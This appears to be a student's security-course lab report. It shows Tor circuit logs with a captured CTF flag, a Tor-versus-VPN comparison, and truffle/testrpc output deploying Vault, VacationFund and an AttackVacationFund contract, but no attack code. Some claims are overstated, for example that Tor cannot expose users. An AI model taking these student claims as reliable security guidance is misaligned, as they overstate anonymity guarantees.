
COUNTRY 9 COSTA RICA:
IP : 190.10.8.50
Date and time: Nov 27 18:24



```
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:24:40.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:24:40.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:24:41.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:24:41.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:24:42.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- C92F69EE5756200F160CCFAFE9C3C984D3E6D561 (netzhub, 195.201.20.82)
IP: 195.201.20.82 - Country: de - Bandwidth: 28900
 +- 980A8D38EE4A0A9169C20FEC856F7362BC36A86F (cragg, 190.10.8.50)
IP: 190.10.8.50 - Country: cr - Bandwidth: 772

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 8A00CE9638BDB4686B91F1F0B229DB3F8C9B8415 (devuan, 82.251.167.192)
IP: 82.251.167.192 - Country: fr - Bandwidth: 36300
 +- 980A8D38EE4A0A9169C20FEC856F7362BC36A86F (cragg, 190.10.8.50)
IP: 190.10.8.50 - Country: cr - Bandwidth: 772
```

COUNTRY 10 BULGARIA:

IP Address : 87.120.36.157
Date and time: Nov 27 18:26



```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:26:50.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:26:51.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:26:51.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:26:52.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:26:52.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- F01B0C11CAB9B58E395874D851E879F76BC7414B (drazisil, 51.15.89.36)
IP: 51.15.89.36 - Country: fr - Bandwidth: 61800
 +- 1B9638C3E98D8E9DC03350B25E87128CC79860D8 (bigboss99, 87.120.36.157)
IP: 87.120.36.157 - Country: bg - Bandwidth: 61600

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 9AF8B24D173DE688018A6BDD424FBE90676CCCC6 (tagos, 77.68.11.42)
IP: 77.68.11.42 - Country: gb - Bandwidth: 102000
 +- 1B9638C3E98D8E9DC03350B25E87128CC79860D8 (bigboss99, 87.120.36.157)
IP: 87.120.36.157 - Country: bg - Bandwidth: 61600
```


The secret code is given as : ***i_can_be_anywhere_i_want_4fc7ab57293fd3ae***

1.2.3)


- The TCB involved in the case of a TOR network is less compared to the TCB involved in VPN. The TOR network finds a circuit for the end user to connect to the webserver. Whereas a VPN allows users to “borrow” the IP address of the VPN server. VPN essentially acts on behalf of the end user.
- TOR is a network and it is not a provider. Whereas VPN is a provider. Therefore, in the case when the government wants to get end user’s data the VPN provider can reveal user logs. Whereas a TOR network cannot expose the user.
- TOR provides anonymity, whereas VPN makes the end user to appear as the online citizen of the country he or she chooses.
- TOR provides the following security properties:
    - Anonymity
    - It is encrypted - Confidentiality
- VPN is more used for the purpose of accessibility. Whereas TOR is used for anonymity. A most secure network would probably be a combination of both VPN + TOR. Which is equal to ultra-high secure internet connection.

SMART CONTRACTS

2.1.1) Output of TESTRPC :




```
  Transaction: 0xe73ccd96203dd30cdb2302e89ac542522cffdd5a704f142594db8c16604c525
a
  Contract created: 0x059298355ccc301eb16b4a9597d43bd6e09b47f9
  Gas usage: 277462
  Block Number: 1
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)

eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
eth_sendTransaction

  Transaction: 0xc17960c0c7b59fd58d3e142e17f55cf2103e34345a4baa61ae55e4db509aec6
4
  Gas usage: 42008
  Block Number: 2
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)

eth_getTransactionReceipt
eth_accounts
net_version
net_version
eth_sendTransaction

  Transaction: 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c
7
  Contract created: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
  Gas usage: 429128
  Block Number: 3
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
```



```
  Transaction: 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c
7
  Contract created: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
  Gas usage: 429128
  Block Number: 3
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)

eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
net_version
net_version
eth_sendTransaction

  Transaction: 0x7f319c5e46cf982c24784066d79ec9fd10bcd801434203e8fd6941124fef063
3
  Contract created: 0x1cad2de68074f29e2b6ddefa79caf91b8ecc9a81
  Gas usage: 331859
  Block Number: 4
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)

eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
net_version
net_version
```


Output of truffle > migrate



```
truffle(development)> migrate
Using network 'development'.

Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0xe73ccd96203dd30cdb2302e89ac542522cffdd5a704f142594db8c16604c525a
  Migrations: 0x059298355ccc301eb16b4a9597d43bd6e09b47f9
Saving successful migration to network...
  ... 0xc17960c0c7b59fd58d3e142e17f55cf2103e34345a4baa61ae55e4db509aec64
Saving artifacts...
Running migration: 2_deploy_contracts.js
  Deploying Vault...
  ... 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c7
  Vault: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
  Deploying VacationFund...
  ... 0x7f319c5e46cf982c24784066d79ec9fd10bcd801434203e8fd6941124fef0633
  VacationFund: 0x1cad2de68074f29e2b6ddefa79caf91b8ecc9a81
  Deploying AttackVacationFund...
  ... 0x3a828dea9fab7fdd47a844ad661fc3a27d9ce430b09bb49aa6e92908ec20ca89
  AttackVacationFund: 0x792750ccd1e37ba601869519bc1ade7a30fbbf0f
Saving successful migration to network...
  ... 0xcf8458a26bbde397c05dbd0292554f5507c083a7db5a753043971ca1009cc960
Saving artifacts...
```

The transactions are hashed and stored in a block. The hashes of two transactions are taken and hashes further to generate another hash. This process provides a single hash for all the transactions stored in the block. This hash is known as Transaction merkle root hash and is stored in block's header. A change in the transaction will change its hash and therefore eventually change the root of the hash. It will have cummulative effect because the hash of the block will change and the child hash has to change its hash, because the hash of the parent has changed. This helps in making transactions ***immutable.*** Any change to any transactions reflects in all hashes and therefore helps in detecting any spoofing activities.


2.1.2)




```
truffle(development)> acc0 = web3.eth.accounts[0];
'0xf291eec3f53a6f03b341d2181ba181c50edd925d'
truffle(development)> acc1 = web3.eth.accounts[1];
'0x81e1510df57f6bff3c145d9c6ce15e8fc07a0d91'
truffle(development)> getEthBal = addr => web3.fromWei(web3.eth.getBalance(addr)
.toString());
[Function: getEthBal]
truffle(development)> getEthBal(acc0)
'99.8623847'
truffle(development)> getEthBal(acc1)
'100'
truffle(development)> 
```

The balances are
Acc0 = 99.8623847 ethers
Acc1 = 100 ethers

2.1.3)




```
truffle(development)> thevault.deposit({from:acc0, value:web3.toWei(1,"ether")}
;
{ tx: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe085742873944c',
  receipt:
   { transactionHash: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe085
42873944c',
     transactionIndex: 0,
     blockHash: '0x06d3e9c563d18c8943e05ebf953d48fe2f72ccab4a08a1ece74f152a533e
970',
     blockNumber: 7,
     gasUsed: 43205,
     cumulativeGasUsed: 43205,
     contractAddress: null,
     logs: [ [Object] ],
     status: 1 },
  logs:
   [ { logIndex: 0,
       transactionIndex: 0,
       transactionHash: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe0
5742873944c',
       blockHash: '0x06d3e9c563d18c8943e05ebf953d48fe2f72ccab4a08a1ece74f152a53
e1970',
       blockNumber: 7,
       address: '0x63c0449b7af956a7e19c2201bc3face0fd4e1c55',
       type: 'mined',
       event: 'Deposit',
       args: [Object] } ] }
```



```
    at TTY.onread (net.js:594:20)
truffle(development)> getEthBal(thevault.address);
'1'
truffle(development)> getEthBal(acc0);
'98.8580642'
```

The output performs the transaction of 1 ether from *acc0* to the *vault.* We can see the increase of 1 ether in the balance of the vault. We can also see a decrease of 1 ether in th balance of acc0 (from 99.8623847 to 98.8580642)

2.1.4)



```
        args: [Object] } ] }
truffle(development)> thevault.deposit({from:acc0, value:web3.toWei(5,"ether")})
;
Error: VM Exception while processing transaction: revert
    at Object.InvalidResponse (/usr/local/lib/node_modules/truffle/build/webpack
:/~/web3/lib/web3/errors.js:38:1)
    at /usr/local/lib/node_modules/truffle/build/webpack:/~/web3/lib/web3/reques
tmanager.js:86:1
    at /usr/local/lib/node_modules/truffle/build/webpack:/~/truffle-provider/wra
pper.js:134:1
